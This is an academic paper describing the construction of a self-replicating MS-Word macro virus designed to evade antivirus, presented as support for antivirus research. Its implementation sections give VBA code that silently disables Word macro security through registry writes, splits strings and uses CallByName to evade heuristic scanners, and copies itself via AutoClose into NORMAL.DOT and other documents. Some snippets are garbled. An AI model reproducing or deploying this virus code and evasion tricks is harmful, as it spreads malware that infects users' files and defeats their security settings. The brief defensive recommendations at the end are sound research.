Supporting Macro Antivirus Programs By Designing Undetected Virus

Wesam Bhaya[1]

[1] **College of Computer Technology, University of Babylon,**
Hilla, Babil, Iraq
wesambhaya@uobabylon.edu.iq

Abstract

As virus writers developed new viruses, virus scanners became stronger in their defense against them.

The aim of this paper is to build a reliable, compatible, and undetected computer virus, that infects data files with macro capabilities (Macro Virus) that infects MS-Word documents as a helping support to develop antivirus programs, our defenses.

This paper explain a construction of a macro virus that works under all versions of Microsoft Word (compatible virus) and infects data Documents that belong to MS-Word (The Microsoft Office programs are most well known and widely-used program in the world). Also, the proposed virus is undetected by most current commercial antivirus programs especially which used heuristic technique and other techniques to detect unknown viruses.

the virus implemented using Visual Basic for Application language and Pentium processors under win32 operating systems.

Keywords: *Computer Security, Computer Virus, Antivirus, Macro Virus, MS-Word, Data Document, Visual Basic for Application.*

1. Introduction

A virus is a program that reproduces its own code by attaching itself to other executable files in such a way that the virus code is executed when the infected file is executed [1].


Macro facilities enable a user to record a sequence of operations within the application. Macros, which cause self-replication from file to file, are called 'macro viruses' [2]. In another words, A macro virus is a set of one or more macros which set is capable of replication itself recursively" [3].

Macro viruses make up the majority of mobile code attacks in the world. Macro viruses account for over half the infections reported each month. The U.S. Department of Energy, which maintains the Virus Response Team for the government, claims macro viruses represent 85 percent of their tracked infections [4].

The most common form of macro virus platform is Microsoft Word for Windows; this is due to the amount of Windows users have available to exploit [5].

2. Macro Virus Life Cycle

The life-cycle of the great majority of Word macro viruses is as follows. The macro virus in a document being loaded gets control; typically via so-called auto macros, macros which are executed automatically at a specific time are AutoOpen, AutoClose, AutoExec, AutoNew, and AutoExit. The corresponding macro copies all viral macros to the global template (this is called NORMAL.DOT). Figure (1) shows macro propagation.



A: Macros are stored in the local pool of Document1.doc.
B: Virus Macros are copied to global pool (e.g. Normal.dot).
C: Virus macros copied from global pool to local pool of Document2.doc.

Figure (1) Macro Virus Propagation

The global template, which is used automatically when Word loads, contains user settings, for example, fonts used, shortcuts (key re-definitions) and can contain macros. If NORMAL.DOT contains an AutoExec macro, it will be executes when Word is started. If NORMAL.DOT contains AutoClose it will be executed every time any document is closed. However, macro viruses do not necessarily have to infect the global template. Some infect file directly [6].

It is easy to modify the functionality of Word by associating any menu item with a macro (i.e. the virus can re-define one or several standard macros, for example, FileOpen, FileSave, FileSaveAs, and FilePrint and therefore intercepts the commands of file operations, it is look like resident viruses). For example, many viruses have a macro called FileSaveAs. If this menu item is activated by a user, it is the virus macro which gets control; and it pretends to be a real menu option while it additionally copies virus macros to the destination file. Macro viruses can also remove menu items (for example, many viruses remove the Tools|Macro item to make it impossible for the user to check for the presence of virus macros, it is a hidden method).
Also, macro virus can attach a macro to a particular keyboard key. For example, link their virus macros to frequently-used keys (like space, 'e', 'a') and activate when this key is pressed. This is one of the ways macro virus can avoid using auto macros to get the control [6].

3. The Proposed Macro Virus

The following sections show the knowledge, the specifications, and the code of the proposed macro virus.

3.1 The Proposed Macro Virus Shape

The more complicated virus code becomes, the less likely it will spread into the wild, polymorphic viruses are especially complicated. Symantec Antivirus Research Center, SARC, received more than 2000 submissions of Win32/Pretty virus. By contrast, there was only one submission of Win95/Sk that became infamous for its complexity; it is like many other polymorphic viruses.
The ideas of encrypted and polymorphic viruses are become trivial to nowadays-antivirus programs. Let a virus changes its figure millions times, antivirus programs do not see in the virus body, but they see its effects on the host, as heuristic engines do.
Smart virus designers make viruses like the normal macros, such that it have no special thing that may be exploited to detect it (for example, all encrypted viruses have a decrypted routine in their beginning, which is almost never exist in a normal macros).
If the virus look likes normal macros and differs from known viruses, this result in difficult to detect it by heuristic antivirus.
The type of the proposed virus is a macro virus that infects document files of Microsoft Word 2000/XP/2007 and later versions. It is a class module type of macro virus, and it written using Visual Basic for Application (VBA) language.

The proposed virus is undetected by most all known (heuristic and behavior blocker) antivirus products, thus we are added new knowledge to antivirus programs.
Figure (2) shows the flow diagram of the general work view of the proposed virus




Figure (2) Flow diagram of the proposed macro virus

3.2 Operating Algorithm of the Proposed Virus

In the first scenario, the virus has not yet infiltrated the Microsoft Word environment. A user opens an infected document for the first time. Anytime a user closes a document file, Microsoft Word checks to see if the document contains local macros. If it contains a special local macro named AutoClose, Microsoft Word executes the instructions in this macro the moment the file closes. Document files infected with the proposed virus have a specially written “viral” AutoClose macro. Like the normal AutoClose macro, Microsoft Word automatically executes the viral macro anytime a user closes an infected document

file. When the user closes an infected document file, the viral macro executes and copies all the codes of which the proposed virus is comprised from the document file's local macro pool to Microsoft Word' global macro pool. This occurs automatically and without the user's permission.
After the user finishes the word processing session and exits Microsoft Word, Microsoft Word automatically saves all modifications to the global macro pool in a special file called NORMAL.DOT. The NORMAL.DOT file contains default style information, such as the default startup font, as well as all default global macros the system uses. Anytime this information is modified within the Microsoft Word environment (for example, by adding new global macros), Microsoft Word automatically saves the updated information to the NORMAL.DOT when the user quits the word processor. These modifications are saved without any interaction on the part of the user, and the user isn't informed of any changes!
After the virus updates the global pool, including the NORMAL.DOT file, the virus automatically loads into the global pool every time the user launches Microsoft Word. This is the case because whenever Microsoft Word starts up, it automatically loads the default stylistic settings and global macros from the NORMAL.DOT template file. After the proposed virus installs itself in the global macro pool, it has no problem further propagating into new, uninfected documents.

3.3 The Implementation Code of the Proposed Virus

The following sections show the technical aspects of the implementation of the proposed Word Macro Virus:-

3.3.1 Activation Point

In the first scenario, the virus has not yet infiltrated the MS-Word environment. A user open an infected document for the first time. The macro virus in a document being loaded gets control by auto macros, which are executed automatically at a specific event. Our virus uses AutoClose event to execute its code every time any document is closed. This means that a macro virus in a document can be first to get control when the document is closed.

The following code show the definition of AutoClose Macro :

```
Sub AutoClose()
    ; Body of Virus
        ¦
        ¦
End Sub
```

3.3.2 The Exception Handling Protection

For reliability reasons, we must take into account an unexpected errors that may be occur in some unknown situation. Therefore, we will use On Error GoTo technique, in order to avoid any future errors (for example, compatibility problem) that may be effect virus and host execution.
The proposed macro virus include the On Error GoTo capability, that automatically call the function or transfer the control to the safe location that is given as a parameter on an error occurrence. With a small error handler we can hide the errors and let our macro to successfully completed. For example :

```
Sub AutoClose()
  On Error GoTo NoGood
        * macro body
        * ……..
        * end of the macro
  NoGood :
        * do something else… for example only give
        control to the original function that the user was
        calling or just exit out of the macro. *
End Sub
```

The proposed virus will end its work when unexpected errors occur.

3.3.3 Macro Virus Against Office Security

Office security provides two mechanisms of protection against macro viruses. The first protection mechanism is the detection of untrusted macros. The detection warn is effected by setting of security level. The second protection mechanism is the allowability of the access to the visual basic components which are used in the macro programming [4][7].
All of these notifications are easy for macro viruses to disable and even when they are not, most end users do not understand what the warnings trying to communicate.
Macro viruses have a handful of ways to hide themselves from default end-user inspection, although most of the stealth routines will not take place until after the user has ignored the original warning and accepted the virus first. A macro virus cannot disable preset warning prompts and setting during its first activation. The most common setting simply warns you of any document containing a macro, whether or not the macro is malicious.
Viruses can modify the registry setting to stop office from notifying the user of any macros. Word XP's (version10.0) macro security setting is stored at :

HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\ Word\Security\Level.

The *Level* setting is 3 for high security, 2 for medium, and 1 for low.

While the setting of trustability of accessing visual basic project is stored at registry entry:

HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\AccessVBOM.

If the value of *AccessVBOM* is 1, this mean enable the access, otherwise it have zero value. Thus, we can disable main office securities by using the following "direct" macro instructions which are setting related registry entries:

System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\","Level")=1.

System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Word\Security\","AccessVBOM")=1.

But these direct instructions are suspicious to heuristic antivirus programs which search for viral instructions that mostly used by viruses.

3.3.4 Anti Heuristic techniques

Heuristic scanner tries to find viruses by searching for characteristics of viruses often have in infected objects. It searches for ways viruses gets things done and for code snippets frequently used in viruses.

Some heuristic engines preformed simple pattern (string) matching operation to detect malicious code. One example of this is evident in the following example string from VBA code:

System.PrivateProfileString("","HKEY_CURRENT_USER\software\Microsoft\Office\10.0\Word\Security\","AccessVBOM")=1.

This string disables the built-in macro virus protection in office XP (version 10.0). A lot of heuristic engines for VBA-based macro viruses contained this line as a scan string. The obvious attack against this scan string was to change the representation of the string. Suggested virus do the following trick in order to confuse the operation of heuristic scanners and to be undetectable:

XX="Access"+"VBOM"System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+"ware\Micros"+"oft\Off"+"ice\10.0\Wo"+"rd\Security","Le"+"vel")=1.

System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+"ware\Micros"+"oft\off"+"ice\10.0\Wo"+"rd\Security","Le"+"vel",XX)=1.

By this method, our virus bypass string matching operation of heuristic antivirus to detect suspicious code.

To gain the compatibility of all newer versions of Word, we modify the previous code as follows:

V=Application.Version ; Get the current version of word

XX="Access"+"VBOM"

*System.PrivateProfileString("","HKEY_CURRENT_USER\Soft"+"ware\Micros"+"oft\Off"+"ice\"**&V&**"\Wo"+"rd\Security","Le"+"vel")=1.*

*System.PrivateProfileString("","HKEY_CURRENT_USER\soft"+"ware\Micros"+"oft\off"+"ice\"**&V&**"\Wo"+"rd\Security","Le"+"vel",XX)=1.*

Also, suggested virus uses another anti-heuristic tricks in other instructions, which we will explain later, to avoid heuristic antivirus. For example, we do not use directly copy instruction which it is used by many known macro viruses to copy macro virus. Also, we do not used the same copy instruction many times in the same macro, but we used many types of the copying instructions in our macro. Thus enable us to avoid heuristic antivirus system, as has been shown practically.

3.3.5 Checking Already Infections

MS-Word stores macros in document templates (.DOT). Due to this, virus convert documents into templates internally (keeping the file name extension .DOC) so as to be able to store their macros in them.

There is a template of special importance in Word, called Global Template or NORMAL.DOT. It is an open template and therefore its macros are present whenever Word is open. Word automatically saves the update information on the NORMAL.DOT when the user quits the Word Processor.

In another words, Word macros, written in VBA code are stored in a Virtual Basic module attached to either a particular document template or to the global template NORMAL.DOT. Macro virus looks in NORMAL.DOT to see if it already is present. Suggested virus do this checking by searching in all code modules on specific signature "WESAM", and accordingly setting some flags to decide copying operation. The following VBA code shows how the suggested virus checking its present in global template NORMAL.DOT, and setting NTPresent appropriately :

```
i= NormalTemplate.VBProject.VBComponents.Count
        * Return the No. of modules in the
        NORMAL.DOT, which may contain a macro*
While NTPresent=False and i<>0    * The initial value of
                                    NTPresent is False*
        NTPresent=Normaltemplate.VBProject
        .VbComponents(i).CodeModule.
        Find("WESAM",1,1,20,20)
```

```
        * Search the specified module for a specified
        signature from location 1,1 to
        location 20,20 of code module*
i=i-1
Wend
```

To infect other documents, the macro virus in NORMAL.DOT checks the current document to see if it has already has been infected with the macro. By the same way above, we can checking the present of suggested virus in the active document, in order to copy itself from NORMAL.DOT into current document. The following VBA code shows how the suggested macro checking its present in the current document and setting "Docpresent" flag accordingly :

```
i = ActiveDocument.VBProject.VBComponents.Count
While DocPresent = 0 And i <> 0
DocPresent=ActiveDocument.VBProject.VBComponents(i
).CodeModule.Find("WESAM", 1, 1, 20, 20)
   i = i - 1
Wend
```

From code above, we can use another simple programming instructions (such as FOR instruction or use other objects to perform the present checking), but these simple instructions little used in most macro virus codes, and thus it become not suspicious to antivirus, as show that practically.

3.3.6 Macro Copying Technique

After determining the target location which must be infect, our virus is ready to copy itself to that location. The proposed virus uses the OrganizerCopy and Export and Import command to spread itself.

3.3.6.1 Copying from Document to Normal Template

The proposed virus uses OrganizerCopy instruction to copy itself from infected document to the NORMAL.DOT, as follows:

```
Application.OrganizerCopy ActiveDocument.FullName,
NormalTemplate.FullName, "WESAM",
wdOrganizerObjectProjectItems
```

The *OrganizerCopy* method copies the specified macro project item (WESAM) from source document (ActiveDocument) to the destination template (NORMAL.DOT). But this instruction is highly suspicious to the heuristic antivirus which search for instructions which are used frequently in most viruses, as shown early. Therefore, we need some anti-heuristic technique to avoid the detection.

In proposed virus, we use some trick to execute this instruction indirectly without trigger notification of heuristic antivirus and be undetectable. We use *CallByName* function to execute a method of an object. The following code shows how proposed virus execute an *OrganizerCopy* method of *Application* object using *CallByName* function :

```
CallByName Application, "OrganizerCopy", VbMethod,
ActiveDocument.
FullName,NormalTemplate.FullName,"WESAM",wdOrga
nizerObjectProjectItems
```

The *CallByName* function is used to invoke a method at run time using a string name. Thus our virus be undetectable by heuristic antivirus as has been shown practically.

On exit from Word. The global macros (including the macros of the virus) are automatically saved to the NORMAL.DOT file of the global macros. Therefore with the next start of the MS-Word the virus becomes active.

3.3.6.2 Copying from Normal Template to Document

Microsoft modified Office so that a macro could not copy its code from a template to a document using *MacroCopy* or *OrganizerCopy* commands. Thus effectively ending the lives of many macro viruses. Our virus uses another instruction differ from previous copying instruction. It use Import/Export instruction to copy itself from normal template to the document and avoid Microsoft protection modification. Our virus *exporting* its code into a temporary file on the hard drive (using VBA's EXPORT command). Then, our virus uses VBA's IMPORT command to copy its code to the appropriate place (Document in the Word). The VBA code of export and import looks like the following code:

```
NormalTemplate.VBProject.VBComponents.Item("WESA
M")."Export"("wesam2")
        * saves a component as a separate file*
ActiveDocument.VBProject.VBComponents.Import("wesa
m2")
        * adds a component to a project from a file *
```

Our virus do not use these instructions directly, in order to avoid heuristic antivirus, but it used *CallByName* our anti-heuristic trick to execute these instructions as shown below:

```
CallByName
NormalTemplate.VBProject.VBComponents.Item("WESA
M"), "Export", VbMethod, "WESAM2"
        * copying the contents of the our viral macro
        "WESAM" in the NORMAL.DOT in to a file
        named "wesam2" *
CallByName ActiveDocument.VBProject.VBComponents,
"Import", VbMethod, " wesam2"
```

* adding the contents of the "*wesam2*" file as a component module of the Active document *

4. Results

We test the propose virus according to the following important features to check its effectiveness:

1- We check some infected documents with suggested virus by the following current commercial antivirus products , and we found no infection is there:
   - McAfee Antivirus VirusScan Enterprise 8.5.0, with heuristic enable setting.
   - Norton Antivirus 2010, with high level of heuristic configuration.
   - Dr Solomon 2010 Antivirus.
   - PC-cillin 2010 Antivirus.

   Thus, our virus is undetectable by antivirus programs.

2- We test the proposed virus in the following Microsoft Office Word versions, and it can working and spreading properly:
   - MS-Office 1997.
   - MS-Office 2000.
   - MS-Office XP.
   - MS-Office 2003.

   Thus, the proposed virus has enough compatibility to all versions of MS-Office.

3- We make some bug in our virus and test it. It fairly returns the control to the host document and no side effect happen. Thus, the suggested virus is reliable under unexpected errors.

5. Conclusions

The following tips are some recommendations concluded from our work to support heuristics and security:

1. Heuristic scanners must take into account all alternative instructions that doing specific viral operation, for example, all coping instructions.
2. Heuristic scanners should take into account all alternative situations used in viral instructions, for example, methods of executing the instructions, directly or indirectly.
3. It is not enough searching in the few bytes from the beginning of the documents for suspicious instructions.
4. Constructing a built-in security features in the Office application itself, rather than using third party security software.

References

[1] V. Pavan, **Virus Protection** EECS Department, University of Michign, vol 5 ,2004.

[2] D. Atkins, P. Buis; C. Hare; R. Kelley; C. Nachenberg; A. Nelson; P. Phillips; T. Ritchey; T. Sheldo ; J. Snyder, **Internet Security: Professional Reference**, Techmedia Publication Book; New Delhi; Second Edition, 1998.

[3] V. Bontchev, **Macro Virus Identification Problems,** Proceedings of Virus Bulletin Conference, 1997.

[4] A. Roger, **Malicious Mobile Code: Virus Protection for Windows**, O'Reilly Publisher Book, 2001.

[5] F. Paget, **Computer Viruses: The Technological Leap**, Network Associates Inc.; France; http://www.nai.com, 1999.

[6] A. Solomon, **Introduction to Macro Viruses**, http://www.drsolomon.com, 2003.

[7] G. Sappanos, **Macro virus Protection in the Microsoft Office Line**, Part two, http://securityfocus.com/, September 26, 2001.